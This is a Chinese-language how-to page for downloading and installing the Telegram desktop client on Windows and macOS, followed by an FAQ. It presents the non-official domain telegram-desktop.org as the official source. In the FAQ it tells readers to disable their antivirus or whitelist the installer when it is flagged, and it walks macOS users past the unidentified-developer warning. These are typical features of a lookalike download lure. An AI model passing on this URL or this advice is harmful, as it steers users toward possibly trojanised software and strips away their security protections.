Telegram中文电脑版如何下载与安装?
本指南将详细介绍从官方渠道安全下载Telegram中文桌面客户端,并在Windows或macOS系统上完成安装的完整步骤。
第一步:下载Telegram中文电脑版

Telegram提供了官方的桌面客户端,支持Windows、macOS和Linux。请务必从官方网站下载,以确保软件的安全性和最新版本。
重要提示: 为避免恶意软件,请始终从 https://telegram-desktop.org 或 Telegram 官方应用商店页面下载客户端。
选择您的操作系统
点击上方对应您操作系统的按钮后,浏览器将开始下载安装程序(Windows系统为.exe文件,macOS系统为.dmg文件)。
第二步:安装Telegram桌面客户端
下载完成后,请根据您的操作系统按照以下步骤进行安装。
在Windows上安装
- 找到下载的 Telegram.exe 文件(通常位于“下载”文件夹中)。
- 双击运行该安装程序。
- 如果出现用户账户控制提示,请点击“是”或“允许”以继续。
- 安装程序将自动进行,您可以选择为所有用户安装或仅为当前用户安装。

- 安装完成后,Telegram将自动启动。您可以使用手机Telegram App扫描屏幕上的二维码登录,或通过手机号码登录。
在macOS上安装
- 打开“下载”文件夹,找到下载的 Telegram.dmg 文件。

- 双击该文件,系统将挂载一个磁盘映像。
- 在弹出的窗口中,将Telegram图标拖拽到“应用程序”文件夹的图标上。
- 等待复制完成,然后即可在“应用程序”文件夹中找到Telegram。
- 首次运行时,如果系统提示“无法打开,因为来自未识别的开发者”,请进入“系统偏好设置”->“安全性与隐私”,点击“仍要打开”。
- 启动后,使用手机Telegram扫描二维码登录您的账户。
登录提示: Telegram桌面端使用二维码登录最为便捷。打开手机上的Telegram,进入“设置”->“设备”->“链接桌面设备”,然后扫描电脑屏幕上的二维码即可完成登录,无需输入密码。
常见问题解答 (FAQ)
是的,Telegram完全免费,没有广告,也没有任何订阅费用。它由创始人帕维尔·杜罗夫资助,承诺永远免费。
Telegram桌面客户端会自动检测系统语言。如果未显示中文,请点击左上角菜单 -> Settings -> Language,然后在语言列表中选择“中文 (简体)”或“中文 (繁體)”。
可以。Telegram支持多设备同时在线,您在手机和电脑上的消息会实时同步。在一台设备上删除消息,其他设备上也会同步删除。
这是因为Telegram采用了独特的加密协议,某些安全软件可能会误报。请确认您是从官方网址下载,然后可以暂时禁用杀毒软件或将其添加为信任程序。Telegram客户端本身是绝对安全的。
Telegram桌面客户端本身非常轻量,安装文件约100MB。但实际占用空间会随着您缓存的媒体文件(如图片、视频、文档)而增加。您可以在设置中清理缓存。
开始使用Telegram
成功安装并登录后,您就可以在电脑上享受Telegram的所有功能了:
- 无缝同步: 所有聊天记录、文件和媒体在您的所有设备间即时同步。
- 大文件传输: 支持发送高达2GB的单个文件,远超其他即时通讯软件。
- 群组与频道: 创建最多20万成员的群组或无限订阅者的广播频道。
- 隐私保护: 提供端到端加密的私密聊天、自毁消息等高级隐私功能。
- 自定义主题: 可以自由调整聊天背景、颜色主题,打造个性化界面。
如果在安装或使用过程中遇到任何问题,可以访问Telegram官方帮助中心或社区论坛寻求支持。